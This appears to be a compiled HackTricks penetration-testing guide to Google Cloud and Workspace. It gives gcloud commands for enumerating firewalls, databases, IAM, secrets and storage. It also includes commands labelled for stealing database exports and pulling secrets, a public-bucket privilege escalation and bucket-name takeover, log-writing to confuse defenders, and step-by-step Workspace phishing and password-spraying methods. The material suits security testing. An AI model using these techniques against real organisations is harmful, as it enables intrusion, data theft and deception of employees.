[https://gitlab.com/gitlab-com/gl-security/security-operations/gl-redteam/gcp\\_firewall\\_enum](https://gitlab.com/gitlab-com/gl-security/security-operations/gl-redteam/gcp_firewall_enum)

# VPC, Networks & Firewalls in GCP

Compute Instances are connected to VPCs ([Virtual Private Clouds](#)). In GCP there aren't security groups, there are **VPC firewalls** with rules defined at this network level but applied to each VM Instance. By **default** every network has two **implied firewall rules**: **allow outbound** and **deny inbound**.

When a GCP project is created, a VPC called `default` is also created, with the following firewall rules:

- **default-allow-internal**: allow all traffic from other instances on the `default` network
- **default-allow-ssh**: allow 22 from everywhere
- **default-allow-rdp**: allow 3389 from everywhere
- **default-allow-icmp**: allow ping from everywhere

As you can see, **firewall rules** tend to be **more permissive** for **internal IP addresses**. The default VPC permits all traffic between Compute Instances.

## Enumerating public ports

Perhaps you've been unable to leverage your current access to move through the project internally, but you DO have read access to the compute API. It's worth enumerating all the instances with firewall ports open to the world - you might find an insecure application to breach and hope you land in a more powerful position.

In the section above, you've gathered a list of all the public IP addresses. You could run nmap against them all, but this may taken ages and could get your source IP blocked.

When attacking from the internet, the default rules don't provide any quick wins on properly configured machines. It's worth checking for password authentication on SSH and weak passwords on RDP, of course, but that's a given.

What we are really interested in is other firewall rules that have been intentionally applied to an instance. If we're lucky, we'll stumble over an insecure application, an admin interface with a default password, or anything else we can exploit.

[Firewall rules](#) can be applied to instances via the following methods:

- [Network tags](#)
- [Service accounts](#)
- All instances within a VPC

Unfortunately, there isn't a simple `gcloud` command to spit out all Compute Instances with open ports on the internet. You have to connect the dots between firewall rules, network tags, services accounts, and instances.

We've automated this completely using [this python script](#) which will export the following:

- CSV file showing instance, public IP, allowed TCP, allowed UDP
- nmap scan to target all instances on ports ingress allowed from the public internet (0.0.0.0/0)

- masscan to target the full TCP range of those instances that allow ALL TCP ports from the public internet (0.0.0.0/0)

# References

- <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>

**Support HackTricks and get benefits!**

# GCP - Compute OS-Config Enum

**Support HackTricks and get benefits!**

# OS Configuration Manager

You can use the OS configuration management service to deploy, query, and maintain consistent configurations (desired state and software) for your VM instance (VM). On Compute Engine, you must use [guest policies](#) to maintain consistent software configurations on a VM.

## Enumeration

```
gcloud compute os-config patch-deployments list  
gcloud compute os-config patch-deployments describe <patch-deployment>  
  
gcloud compute os-config patch-jobs list  
gcloud compute os-config patch-jobs describe <patch-job>
```

## Privilege Escalation

[gcp-compute-privesc.md](#)

## Persistence by OS Patching

If you gain access to a service account (either through credentials or by a default service account on a compute instance/cloud function) if it has the `osconfig.patchDeployments.create` permission you can create a [patch](#)

[deployment](#). This deployment will run a script on Windows and Linux compute instances at a defined interval under the context of the [OS Config agent](#).

Automated tooling such as [patchy](#) exists to detect and exploit the presence of lax permissions on a compute instance or cloud function.

If you want to manually install the patch deployment run the following gcloud command, a patch boiler plate can be found [here](#):

```
gcloud compute os-config patch-deployments create my-update --  
file=patch.json
```

# Reference

- <https://blog.rafael.karger.is/articles/2022-08/GCP-OS-Patching>

**Support HackTricks and get benefits!**

# **GCP - Containers, GKE & Composer Enum**

**Support HackTricks and get benefits!**

# Containers

In GCP containers you can find most of the containers based services GCP offers, here you can see how to enumerate the most common ones:

```
gcloud container images list
gcloud container images describe <name>
gcloud container subnets list-usable
gcloud container clusters list
gcloud container clusters describe <name>
gcloud container clusters get-credentials [NAME]

# Run a container locally
docker run --rm -ti gcr.io/<project-name>/secret:v1 sh
```

## Privesc

In the following page you can check how to **abuse container permissions to escalate privileges**:

[gcp-container-privesc.md](#)

# Node Pools

These are the pool of machines (nodes) that form the kubernetes clusters.

```
# Pool of machines used by the cluster
gcloud container node-pools list --zone <zone> --cluster
<cluster>
gcloud container node-pools describe --cluster <cluster> --zone
<zone> <node-pool>
```

# Composer

This is the GCP managed version of **Airflow**.

```
gcloud composer environments list --locations <loc>
gcloud composer environments describe --location <loc>
<environment>s
```

## Privesc

In the following page you can check how to **abuse composer permissions to escalate privileges**:

[gcp-composer-privesc.md](#)

# Kubernetes

For information about what is Kubernetes check this page:

[kubernetes-security](#)

First, you can check to see if any Kubernetes clusters exist in your project.

```
gcloud container clusters list
```

If you do have a cluster, you can have `gcloud` automatically configure your `~/.kube/config` file. This file is used to authenticate you when you use `kubectl`, the native CLI for interacting with K8s clusters. Try this command.

```
gcloud container clusters get-credentials [CLUSTER NAME] --region [REGION]
```

Then, take a look at the `~/.kube/config` file to see the generated credentials. This file will be used to automatically refresh access tokens based on the same identity that your active `gcloud` session is using. This of course requires the correct permissions in place.

Once this is set up, you can try the following command to get the cluster configuration.

```
kubectl cluster-info
```

You can read more about `gcloud` for containers [here](#).

This is a simple script to enumerate kubernetes in GCP:

[https://gitlab.com/gitlab-com/gl-security/security-operations/gl-redteam/gcp\\_k8s\\_enum](https://gitlab.com/gitlab-com/gl-security/security-operations/gl-redteam/gcp_k8s_enum)

## TLS Bootstrap Privilege Escalation

Initially this privilege escalation technique allowed to **privesc inside the GKE cluster** effectively allowing an attacker to **fully compromise it**.

This is because GKE provides **TLS Bootstrap credentials** in the metadata, which is **accessible by anyone by just compromising a pod**.

The technique used is explained in the following posts:

- <https://www.4armed.com/blog/hacking-kubelet-on-gke/>
- <https://www.4armed.com/blog/kubeletmein-kubelet-hacking-tool/>
- <https://rhinosecuritylabs.com/cloud-security/kubelet-tls-bootstrap-privilege-escalation/>

Ans this tool was created to automate the process:

<https://github.com/4ARMED/kubeletmein>

However, the technique abused the fact that **with the metadata credentials** it was possible to **generate a CSR** (Certificate Signing Request) for a **new node**, which was **automatically approved**. In my test I checked that **those**

**requests aren't automatically approved anymore**, so I'm not sure if this technique is still valid.

## Secrets in Kubelet API

In [this post](#) it was discovered it was discovered a Kubelet API address accesible from inside a pod in GKE giving the details of the pods running:

```
curl -v -k http://10.124.200.1:10255/pods
```

Even if the API **doesn't allow to modify resources**, it could be possible to find **sensitive information** in the response. The endpoint /pods was found using [Kiterunner](#).

**Support HackTricks and get benefits!**

# GCP - Databases Enum

**Support HackTricks and get benefits!**

Google has [a handful of database technologies](#) that you may have access to via the default service account or another set of credentials you have compromised thus far.

Databases will usually contain **sensitive information**, so it would be completely recommended to check them. Each database type provides various `gcloud commands to export the data`. This typically involves **writing the database to a cloud storage bucket first**, which you can then download. It may be best to use an existing bucket you already have access to, but you can also create your own if you want.

**Databases:**

- [Bigquery Enum](#)
- [Bigtable Enum](#)
- [Firebase Enum](#)
- [Firestore Enum](#)
- [Memorystore \(redis & memcache\) Enum](#)
- [Spanner Enum](#)
- [SQL Enum](#)

**Support HackTricks and get benefits!**

# GCP - Bigquery Enum

**Support HackTricks and get benefits!**

# Bigquery

BigQuery is a fully-managed enterprise data warehouse that helps you manage and analyze your data with built-in features like machine learning, geospatial analysis, and business intelligence. BigQuery's serverless architecture lets you use SQL queries to answer your organization's biggest questions with zero infrastructure management. BigQuery's scalable, distributed analysis engine lets you query terabytes in seconds and petabytes in minutes. [Learn more](#).

```
bq ls -p #List projects
bq ls -a #List all datasets
bq ls #List datasets from current project
bq ls <dataset_name> #List tables inside the DB

# Show information
bq show "<proj_name>:<dataset_name>" 
bq show "<proj_name>:<dataset_name>.<table_name>" 
bq show --encryption_service_account

bq query '<query>' #Query inside the dataset

# Dump the table or dataset
bq extract ds.table gs://mybucket/table.csv
bq extract -m ds.model gs://mybucket/model
```

Big query SQL Injection: <https://ozguralp.medium.com/bigquery-sql-injection-cheat-sheet-65ad70e11eac>

**Support HackTricks and get benefits!**

# GCP - Bigtable Enum

**Support HackTricks and get benefits!**

# Bigtable

A fully managed, scalable NoSQL database service for large analytical and operational workloads with up to 99.999% availability. [Learn more](#).

```
# Cloud Bigtable
gcloud bigtable instances list
gcloud bigtable instances describe <instance>
gcloud bigtable instances get-iam-policy <instance>

## Clusters
gcloud bigtable clusters list
gcloud bigtable clusters describe <cluster>

## Backups
gcloud bigtable backups list --instance <INSTANCE>
gcloud bigtable backups describe --instance <INSTANCE>
<backupname>
gcloud bigtable backups get-iam-policy --instance <INSTANCE>
<backupname>

## Hot Tables
gcloud bigtable hot-tablets list

## App Profiles
gcloud bigtable app-profiles list --instance <INSTANCE>
gcloud bigtable app-profiles describe --instance <INSTANCE>
<app-prof>
```

**Support HackTricks and get benefits!**

# GCP - Firebase Enum

**Support HackTricks and get benefits!**

# Firebase

The Firebase Realtime Database is a cloud-hosted NoSQL database that lets you store and sync data between your users in realtime. [Learn more](#).

## Unauthenticated Enum

Some **Firebase endpoints** could be found in **mobile applications**. It is possible that the Firebase endpoint used is **configured badly granting everyone privileges to read (and write)** on it.

This is the common methodology to search and exploit poorly configured Firebase databases:

1. **Get the APK** of app you can use any of the tool to get the APK from the device for this POC.\ You can use “APK Extractor”? <https://play.google.com/store/apps/details?id=com.ext.ui&hl=en>
2. **Decompile** the APK using **apktool**, follow the below command to extract the source code from the APK.
3. Go to the **res/values/strings.xml** and look for this and **search** for “**firebase**? keyword
4. You may find something like this URL “<https://xyz.firebaseio.com/>?“
5. Next, go to the browser and **navigate to the found URL**: <https://xyz.firebaseio.com/.json>
6. 2 type of responses can appear:

- i. “**Permission Denied**”: This means that you cannot access it, so it's well configured
- ii. “**null**” response or a bunch of **JSON data**: This means that the database is public and you at least have read access.
  - i. In this case, you could **check for writing privileges**, an exploit to test writing privileges can be found here:  
<https://github.com/MuhammadKhizerJaved/Insecure-Firebase-Exploit>

**Interesting note:** When analysing a mobile application with **MobSF**, if it finds a firebase database it will check if this is **publicly available** and will notify it.

Alternatively, you can use [Firebase Scanner](#), a python script that automates the task above as shown below:

```
python FirebaseScanner.py -f  
<commaSeparatedFirebaseProjectNames>
```

## Authenticated Enum

If you have credentials to access the Firebase database you can use a tool such as [Baserunner](#) to access more easily the stored information. Or a script like the following:

```
#Taken from https://blog.assetnote.io/bug-
bounty/2020/02/01/expanding-attack-surface-react-native/
import pyrebase

config = {
    "apiKey": "FIREBASE_API_KEY",
    "authDomain": "FIREBASE_AUTH_DOMAIN_ID.firebaseio.com",
    "databaseURL":
"https://FIREBASE_AUTH_DOMAIN_ID.firebaseio.com",
    "storageBucket": "FIREBASE_AUTH_DOMAIN_ID.appspot.com",
}

firebase = pyrebase.initialize_app(config)

db = firebase.database()

print(db.get())
```

To test other actions on the database, such as writing to the database, refer to the Pyrebase documentation which can be found [here](#).

## Access info with APPID and API Key

If you decompile the iOS application and open the file `GoogleService-Info.plist` and you find the API Key and APP ID:

- API KEY **AIzaSyAs1[...]**
- APP ID **1:612345678909:ios:c212345678909876**

You may be able to access some interesting information

## Request

```
curl -v -X POST  
"https://firbaseremoteconfig.googleapis.com/v1/projects/6123456789  
09/namespaces.firebaseio:fetch?key=AIzaSyAs1[...]" -H "Content-Type:  
application/json" --data '{"appId":  
"1:612345678909:ios:c212345678909876", "appInstanceId": "PROD"}'
```

# References

- <https://blog.securitybreached.org/2020/02/04/exploiting-insecure-firebase-database-bugbounty/>
- [https://medium.com/@danangtriatmaja.firebaseio-database-takover-b7929bbb62e1](https://medium.com/@danangtriatmaja/firebase-database-takover-b7929bbb62e1)

**Support HackTricks and get benefits!**

# GCP - Firestore Enum

**Support HackTricks and get benefits!**

# Cloud Firestore

Cloud Firestore is a flexible, scalable database for mobile, web, and server development from Firebase and Google Cloud. Like Firebase Realtime Database, it keeps your data in sync across client apps through realtime listeners and offers offline support for mobile and web so you can build responsive apps that work regardless of network latency or Internet connectivity. Cloud Firestore also offers seamless integration with other Firebase and Google Cloud products, including Cloud Functions. [Learn more.](#)

```
gcloud firestore indexes composite list
gcloud firestore indexes composite describe <index>
gcloud firestore indexes fields list
gcloud firestore indexes fields describe <name>
gcloud firestore export gs://my-source-project-export/export-
20190113_2109 --collection-ids='cameras', 'radios'
```

**Support HackTricks and get benefits!**

# GCP - Memorystore Enum

**Support HackTricks and get benefits!**

# Memorystore

Reduce latency with scalable, secure, and highly available in-memory service for [Redis](#) and [Memcached](#). Learn more.

```
# Memcache
gcloud memcache instances list --region <region>
gcloud memcache instances describe <INSTANCE> --region <region>
# You should try to connect to the memcache instances to access
the data

# Redis
gcloud redis instances list --region <region>
gcloud redis instances describe <INSTACE> --region <region>
gcloud redis instances export gs://my-bucket/my-redis-
instance.rdb my-redis-instance --region=us-central1
```

**Support HackTricks and get benefits!**

# GCP - Spanner Enum

**Support HackTricks and get benefits!**

# Cloud Spanner

Fully managed relational database with unlimited scale, strong consistency, and up to 99.999% availability.

```
# Cloud Spanner
## Instances
gcloud spanner instances list
gcloud spanner instances describe <INSTANCE>
gcloud spanner instances get-iam-policy <INSTANCE>

## Databases
gcloud spanner databases list --instance <INSTANCE>
gcloud spanner databases describe --instance <INSTANCE>
<db_name>
gcloud spanner databases get-iam-policy --instance <INSTANCE>
<db_name>
gcloud spanner databases execute-sql --instance <INSTANCE> --
sql <sql> <db_name>

## Backups
gcloud spanner backups list --instance <INSTANCE>
gcloud spanner backups get-iam-policy --instance <INSTANCE>
<backup_name>

## Instance Configs
gcloud spanner instance-configs list
gcloud spanner instance-configs describe <name>
```

**Support HackTricks and get benefits!**

# GCP - SQL Enum

**Support HackTricks and get benefits!**

# Cloud SQL

Cloud SQL instances are **fully managed, relational MySQL, PostgreSQL** and **SQL Server databases**. Google handles replication, patch management and database management to ensure availability and performance. [Learn more](#).

If you find any of these instances in use with public IP, you could try to **access them from the internet** as they might be miss-configured and accessible.

```
# Cloud SQL
gcloud sql instances list
gcloud sql databases list -i <INSTANCE>
gcloud sql databases describe -i <INSTANCE> <DB>
gcloud sql backups list -i <INSTANCE>
gcloud sql backups describe -i <INSTANCE> <DB>

# Steal data
## Export
gcloud sql export sql <DATABASE_INSTANCE>
gs://<CLOUD_STORAGE_BUCKET>/cloudsql/export.sql.gz --database
<DATABASE_NAME>
## Clone
gcloud instances clone <SOURCE> <DESTINATION>
## Backup
gcloud sql backups restore BACKUP_ID --restore-instance
<RESTORE_INSTANCE>
gcloud sql instances clone restore-backup <SOURCE>
<DESTINATION>
## Users abuse
gcloud sql users list -i <INSTANCE>
gcloud sql users create SUPERADMIN -i <INSTANCE>
gcloud sql users set-password <USERNAME> -i <INSTANCE> --
password <PWD>
```

## Exfiltrate DB data

As an example, you can follow [Google's documentation](#) to exfiltrate a Cloud SQL database.

**Support HackTricks and get benefits!**

# GCP - DNS Enum

**Support HackTricks and get benefits!**

# GCP - Cloud DNS

Google Cloud DNS is a high-performance, resilient, global Domain Name System (DNS) service.

```
# This will usually error if DNS service isn't configured in
the project
gcloud dns project-info describe <project>

# Get DNS zones & records
gcloud dns managed-zones list
gcloud dns managed-zones describe <zone>
gcloud dns record-sets list --zone <zone> # Get record of the
zone

# Policies
## A response policy is a collection of selectors that apply to
queries made against one or more virtual private cloud
networks.
gcloud dns response-policies list
## DNS policies control internal DNS server settings. You can
apply policies to DNS servers on Google Cloud Platform VPC
networks you have access to.
gcloud dns policies list
```

**Support HackTricks and get benefits!**

# GCP - Filestore Enum

**Support HackTricks and get benefits!**

# Cloud Filestore

Google [Cloud Filestore](#) is NAS for Compute Instances and Kubernetes Engine instances. You can think of this like any other **shared document repository** - a potential source of sensitive info.

If you find a filestore available in the project, you can **mount it** from within your compromised Compute Instance. Use the following command to see if any exist.

```
# Instances
gcloud filestore instances list
gcloud filestore instances describe --zone <zone> <name>

# Backups
gcloud filestore backups list
gcloud filestore backups describe --region <region> <backup>
```

**Support HackTricks and get benefits!**

# GCP - IAM & Org Policies Enum

**Support HackTricks and get benefits!**

**IAM**

```

# Roles
## List roles
gcloud iam roles list --filter='etag:AA=='

## Get permis and description of role
gcloud iam roles describe roles/container.admin

## List custom roles
gcloud iam roles list --project $PROJECT_ID

# Policies
gcloud organizations get-iam-policy <org_id>
gcloud resource-manager folders get-iam-policy
gcloud projects get-iam-policy <project-id>

# Principals
## Group Members
gcloud identity groups memberships search-transitive-
memberships --group-email=email@group.com

## List Service Accounts
gcloud --project <project> iam service-accounts list

# MISC
## Testable permissions in resource
gcloud iam list-testable-permissions --filter "NOT apiDisabled:
true"
## Grantable roles to a resource
gcloud iam list-grantable-roles <project URL>
```

## TODO: Tools to bruteforce GCP permissions

## Privesc

In the following page you can check how to **abuse IAM permissions to escalate privileges**:

[gcp-iam-privesc.md](#)

## Service account impersonation

Impersonating a service account can be very useful to **obtain new and better privileges**.

There are three ways in which you can [impersonate another service account](#):

- Authentication **using RSA private keys** (covered above)
- Authorization **using Cloud IAM policies** (covered here)
- **Deploying jobs on GCP services** (more applicable to the compromise of a user account)

## Granting access to management console

Access to the [GCP management console](#) is **provided to user accounts, not service accounts**. To log in to the web interface, you can **grant access to a Google account** that you control. This can be a generic "@gmail.com" account, it does **not have to be a member of the target organization**.

To **grant** the primitive role of **Owner** to a generic "@gmail.com" account, though, you'll need to **use the web console**. `gcloud` will error out if you try to grant it a permission above Editor.

You can use the following command to **grant a user the primitive role of Editor** to your existing project:

```
gcloud projects add-iam-policy-binding [PROJECT] --member user:[EMAIL] --role roles/editor
```

If you succeeded here, try **accessing the web interface** and exploring from there.

This is the **highest level you can assign using the gcloud tool**.

# Org Policies

The IAM policies indicate the permissions principals has over resources via roles which are assigned granular permissions. Organization policies **restrict how those service can be used or which features are enabled disabled.** This helps in order to improve the least privilege of each resource in the gcp environment.

```
gcloud resource-manager org-policies list --organization=ORGANIZATION_ID  
gcloud resource-manager org-policies list --folder=FOLDER_ID  
gcloud resource-manager org-policies list --project=PROJECT_ID
```

## Common use cases

Organization policies are made up of constraints that allow you to:

- [Limit](#) resource sharing based on domain.
- [Limit](#) the usage of [Identity and Access Management](#) service accounts.
- [Restrict](#) the physical location of newly created resources.

There are many more constraints that give you fine-grained control of your organization's resources. For more information, see the [list of all Organization Policy Service constraints](#).

## Privesc

In the following page you can check how to **abuse org policies**  
**permissions to escalate privileges:**

[gcp-orgpolicy-privesc.md](#)

**Support HackTricks and get benefits!**

# **GCP - KMS and Secrets Management Enum**

**Support HackTricks and get benefits!**

# KMS

**Cloud Key Management Service** is a repository for **storing cryptographic keys**, such as those used to **encrypt and decrypt sensitive files**. Individual keys are stored in key rings, and granular permissions can be applied at either level.

Having **permissions to list the keys** this is how you can access them:

```
# List the global keyrings available
gcloud kms keyrings list --location global
gcloud kms keyrings get-iam-policy <KEYRING>

# List the keys inside a keyring
gcloud kms keys list --keyring <KEYRING> --location
<global/other_locations>
gcloud kms keys get-iam-policy <KEY>

# Decrypt a file using one of your keys
gcloud kms decrypt --ciphertext-file=[INFILE] \
    --plaintext-file=[OUTFILE] \
    --key [KEY] \
    --keyring [KEYRING] \
    --location global
```

# Secrets Management

Google [Secrets Management](#) is a vault-like solution for storing passwords, API keys, certificates, and other sensitive data. As of this writing, it is currently in beta.

```
# First, list the entries
gcloud secrets list
gcloud secrets get-iam-policy <secret>

# Then, pull the clear-text of any secret
gcloud secrets versions access 1 --secret=[SECRET NAME]"
```

Note that changing a secret entry will create a new version, so it's worth changing the `1` in the command above to a `2` and so on.

## Privesc

In the following page you can check how to **abuse secretmanager permissions to escalate privileges**:

[gcp-secretmanager-privesc.md](#)

# References

- <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/#reviewing-stackdriver-logging>

**Support HackTricks and get benefits!**

# **GCP - Pub/Sub**

**Support HackTricks and get benefits!**

# Pub/Sub

Google **Cloud Pub/Sub** is a service that allows independent applications to **send messages** back and forth. Basically, there are **topics** where applications may **subscribe** to send and receive **messages** (which are composed by the message content and some metadata).

```
# Get a list of topics in the project
gcloud pubsub topics list
gcloud pubsub topics describe <topic>
gcloud pubsub list-subscriptions <topic>
gcloud pubsub get-iam-policy <topic>
# Get a list of subscriptions across all topics
gcloud pubsub subscriptions list
gcloud pubsub subscriptions describe <subscription>
gcloud pubsub subscriptions get-iam-policy <subscription>
# Get list of schemas
gcloud pubsub schemas list
gcloud pubsub schemas describe <snapshot>
# Get list of snapshots
gcloud pubsub snapshots list
gcloud pubsub snapshots describe <snapshot>

# This will retrieve a non ACKed message (and won't ACK it)
gcloud pubsub subscriptions pull <FULL SUBSCRIPTION NAME>
```

However, you may have better results **asking for a larger set of data**, including older messages. This has some prerequisites and could impact applications, so make sure you really know what you're doing.

# Pub/Sub Lite

**Pub/Sub Lite** is a messaging service with **zonal storage**. Pub/Sub Lite **costs a fraction** of Pub/Sub and is meant for **high volume streaming** pipelines and event-driven system where low cost is the primary consideration.

```
# lite-topics
gcloud pubsub lite-topics list
gcloud pubsub lite-topics describe <topic>
gcloud pubsub lite-topics list-subscriptions <topic>

# lite-subscriptions
gcloud pubsub lite-subscriptions list
gcloud pubsub lite-subscriptions describe <subscription>

# lite-reservations
gcloud pubsub lite-reservations list
gcloud pubsub lite-reservations describe <topic>
gcloud pubsub lite-reservations list-topics <topic>

# lite-operations
gcloud pubsub lite-operations list
gcloud pubsub lite-operations describe <topic>
```

**Support HackTricks and get benefits!**

# GCP - Source Repositories Enum

**Support HackTricks and get benefits!**

# Cloud Git repositories

```
gcloud source repos list  
gcloud source repos clone <REPO NAME>  
gcloud source repos get-iam-policy <REPO NAME>
```

**Support HackTricks and get benefits!**

# GCP - Stackdriver Enum

**Support HackTricks and get benefits!**

# Stackdriver logging

**Stackdriver** is Google's general-purpose infrastructure **logging suite** which might be capturing sensitive information like syslog-like capabilities that report individual commands run inside Compute Instances, HTTP requests sent to load balancers or App Engine applications, network packet metadata for VPC communications, and more.

The service account for a Compute Instance **only needs WRITE** access to enable logging on instance actions, **but** an administrator may **mistakenly grant** the service account both **READ** and **WRITE** access. If this is the case, you can explore logs for sensitive data.

[gcloud logging](#) provides tools to get this done. First, you'll want to see what types of logs are available in your current project.

```
# List logs
gcloud logging logs list
NAME
projects/REDACTED/logs/OSConfigAgent
projects/REDACTED/logs/cloudaudit.googleapis.com%2Factivity
projects/REDACTED/logs/cloudaudit.googleapis.com%2Fsystem_event
projects/REDACTED/logs/bash.history
projects/REDACTED/logs/compute.googleapis.com
projects/REDACTED/logs/compute.googleapis.com%2Factivity_log

# Read logs
gcloud logging read [FOLDER]

# Write logs
# An attacker writing logs may confuse the Blue Team
gcloud logging write [FOLDER] [MESSAGE]

# List Buckets
gcloud logging buckets list
```

# References

- <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/#reviewing-stackdriver-logging>

**Support HackTricks and get benefits!**

# GCP - Storage Enum

**Support HackTricks and get benefits!**

# Storage

Default configurations permit read access to storage. This means that you may **enumerate ALL storage buckets in the project**, including **listing** and **accessing** the contents inside.

This can be a MAJOR vector for privilege escalation, as those buckets can contain secrets.

The following commands will help you explore this vector:

```
# List all storage buckets in project
gsutil ls

# Get detailed info on all buckets in project
gsutil ls -L

# List contents of a specific bucket (recursive, so careful!)
gsutil ls -r gs://bucket-name/

# Cat the context of a file without copying it locally
gsutil cat gs://bucket-name/folder/object

# Copy an object from the bucket to your local storage for review
gsutil cp gs://bucket-name/folder/object ~/
```

If you get a permission denied error listing buckets you may still have access to the content. So, now that you know about the name convention of the buckets you can generate a list of possible names and try to access them:

```
for i in $(cat wordlist.txt); do gsutil ls -r gs://"$i"; done
```

## Privesc

In the following page you can check how to **abuse storage permissions to escalate privileges**:

[gcp-storage-privesc.md](#)

## Search Open Buckets

With the following script [gathered from here](#) you can find all the open buckets:

```
#!/bin/bash

#####
# Run this tool to find buckets that are open to the public
anywhere
# in your GCP organization.
#
# Enjoy!
#####

for proj in $(gcloud projects list --format="get(projectId)");
do
    echo "[*] scraping project $proj"
    for bucket in $(gsutil ls -p $proj); do
        echo "    $bucket"
        ACL=$(gsutil iam get $bucket)

        all_users=$(echo $ACL | grep allUsers)"
        all_auth=$(echo $ACL | grep allAuthenticatedUsers)"

        if [ -z "$all_users" ]
        then
            :
        else
            echo "[!] Open to all users: $bucket"
        fi

        if [ -z "$all_auth" ]
        then
            :
        else
            echo "[!] Open to all authenticated users:
$bucket"
        fi
    done
done
```

done

done

**Support HackTricks and get benefits!**

# GCP - Unauthenticated Enum

**Support HackTricks and get benefits!**

# Public Assets Discovery

One way to discover public cloud resources that belongs to a company is to scrape their webs looking for them. Tools like [CloudScraper](#) will scrape the web an search for **links to public cloud resources** (in this case this tools searches `['amazonaws.com', 'digitaloceanspaces.com', 'windows.net', 'storage.googleapis.com', 'aliyuncs.com']`)

Note that other cloud resources could be searched for and that some times these resources are hidden behind **subdomains that are pointing them via CNAME registry**.

# Public Resources Brute-Force

## Buckets, Firebase, Apps & Cloud Functions

- [https://github.com/initstring/cloud\\_enum](https://github.com/initstring/cloud_enum): This tool in GCP brute-force Buckets, Firebase Realtime Databases, Google App Engine sites, and Cloud Functions
- <https://github.com/0xsha/CloudBrute>: This tool in GCP brute-force Buckets and Apps.

## Buckets

As other clouds, GCP also offers Buckets to its users. These buckets might be (to list the content, read, write...).

The following tools can be used to generate variations of the name given and search for miss-configured buckets with that names:

- <https://github.com/RhinoSecurityLabs/GCPBucketBrute>

If you find that you can **access a bucket** you might be able to **escalate even further**, check:

[gcp-public-buckets-privilege-escalation.md](#)

**Support HackTricks and get benefits!**

# **GCP - Public Buckets Privilege Escalation**

**Support HackTricks and get benefits!**

# Buckets Privilege Escalation

If the bucket policy allowed either “allUsers” or “allAuthenticatedUsers” to **write to their bucket policy** (the `storage.buckets.setIamPolicy` permission), then anyone can modify the bucket policy and grant himself full access.

## Check Permissions

There are 2 ways to check the permissions over a bucket. The first one is to ask for them by making a request to

```
https://www.googleapis.com/storage/v1/b/BUCKET_NAME/iam or running  
gsutil iam get gs://BUCKET_NAME .
```

However, if your user (potentially belonging to allUsers or allAuthenticatedUsers") doesn't have permissions to read the iam policy of the bucket (`storage.buckets.getIamPolicy`), that won't work.

The other option which will always work is to use the `testPermissions` endpoint of the bucket to figure out if you have the specified permission, for example accessing:

```
https://www.googleapis.com/storage/v1/b/BUCKET_NAME/iam/testPermissions?  
permissions=storage.buckets.delete&permissions=storage.buckets.get&  
permissions=storage.buckets.getIamPolicy&permissions=storage.buckets.  
setIamPolicy&permissions=storage.buckets.update&permissions=stora
```

```
ge.objects.create&permissions=storage.objects.delete&permissions=st  
orage.objects.get&permissions=storage.objects.list&permissions=stor  
age.objects.update
```

## Escalating

With the “gsutil” Google Storage CLI program, we can run the following command to grant “allAuthenticatedUsers” access to the “Storage Admin” role, thus **escalating the privileges we were granted** to the bucket:

```
gsutil iam ch group:allAuthenticatedUsers:admin  
gs://BUCKET_NAME
```

One of the main attractions to escalating from a LegacyBucketOwner to Storage Admin is the ability to use the “storage.buckets.delete” privilege. In theory, you could **delete the bucket after escalating your privileges, then you could create the bucket in your own account to steal the name.**

# References

- <https://rhinosecuritylabs.com/gcp/google-cloud-platform-gcp-bucket-enumeration/>

**Support HackTricks and get benefits!**

# **Workspace Security**

**Support HackTricks and get benefits!**

# Workspace Phishing

## Generic Phishing Methodology

### Google Groups Phishing

Apparently by default in workspace members **can create groups and invite people to them**. You can then modify the email that will be sent to the user **adding some links**. The **email will come from a google address**, so it will look **legit** and people might click on the link.

### Hangout Phishing

You might be able to either directly talk with a person just having their email address or send an invitation to talk. Either way, you can modify an email account maybe naming it "Google Security" and adding some Google logos, and the people will think they are talking to google:

<https://www.youtube.com/watch?v=KTVHLolz6cE&t=904s>

Just the **same technique** can be used with **Google Chat**.

### Google Doc Phishing

You can create an **apparently legitimate document** and the in a comment **mention some email (like +user@gmail.com)**. Google will **send an email to that email address** notifying that they were mentioned in the document.

You can **put a link in that document** to try to make the person access it.

## Google Calendar Phishing

You can **create a calendar event** and add as many email address of the company you are attacking as you have. Schedule this calendar event in **5 or 15 min** from the current time. Make the event look legit and **put a comment indicating that they need to read something** (with the **phishing link**). To make it look less suspicious:

- Set it up so that **receivers cannot see the other people invited**
- Do **NOT send emails notifying about the event**. Then, the people will only see their warning about a meeting in 5mins and that they need to read that link.
- Apparently using the API you can set to **True** that **people** have **accepted** the event and even create **comments on their behalf**.

## OAuth Phishing

Any of the previous techniques might be used to make the user access a **Google OAuth application** that will **request** the user some **access**. If the user **trusts** the **source** he might **trust** the **application** (even if it's asking for high privileged permissions).

Note that Google presents an ugly prompt asking warning that the application is untrusted in several cases and Workspace admins can even prevent people accepting OAuth applications. More on this in the OAuth section.

# **Password Spraying**

In order to test passwords with all the emails you found (or you have generated based in a email name pattern you might have discover) you can use a tool like <https://github.com/ustayready/CredKing> which will use AWS lambdas to change IP address.

# Oauth Apps

**Google** allows to create applications that can **interact on behalf users** with several **Google services**: Gmail, Drive, GCP...

When creating an application to **act on behalf other users**, the developer needs to create an **OAuth app inside GCP** and indicate the scopes (permissions) the app needs to access the users data.\ When a **user** wants to **use that application**, they will be **prompted to accept** that the application will have access to their data specified in the scopes.

This is a very juicy way to **phish** non-technical users into using **applications that access sensitive information** because they might not understand the consequences. However, in organizations accounts, there are ways to prevent this from happening.

## Unverified App prompt

As it was mentioned, google will always present a **prompt to the user to accept** the permissions they are giving the application on their behalf. However, if the application is considered **dangerous**, google will show **first a prompt** indicating that it's **dangerous** and **making it more difficult** for the user to grant the permissions to the app.

This prompt appears in apps that:

- Use any scope that can access private data (Gmail, Drive, GCP, BigQuery...)
- Apps with less than 100 users (apps > 100 a review process is also needed to stop showing the unverified prompt)

## Interesting Scopes

[Here](#) you can find a list of all the Google OAuth scopes.

- **cloud-platform:** View and manage your data across **Google Cloud Platform** services. You can impersonate the user in GCP.
- **directory.readonly:** See and download your organization's GSuite directory. Get names, phones, calendar URLs of all the users.

# App Scripts

Developers can create App Scripts and set them as a standalone project or bind them to Google Docs/Sheets/Slides/Forms. App Scripts is code that will be triggered when a user with editor permission access the doc (and after accepting the OAuth prompt)

However, even if the app isn't verified there are a couple of ways to not show that prompt:

- If the publisher of the app is in the same Workspace as the user accessing it
- If the script is in a drive of the user

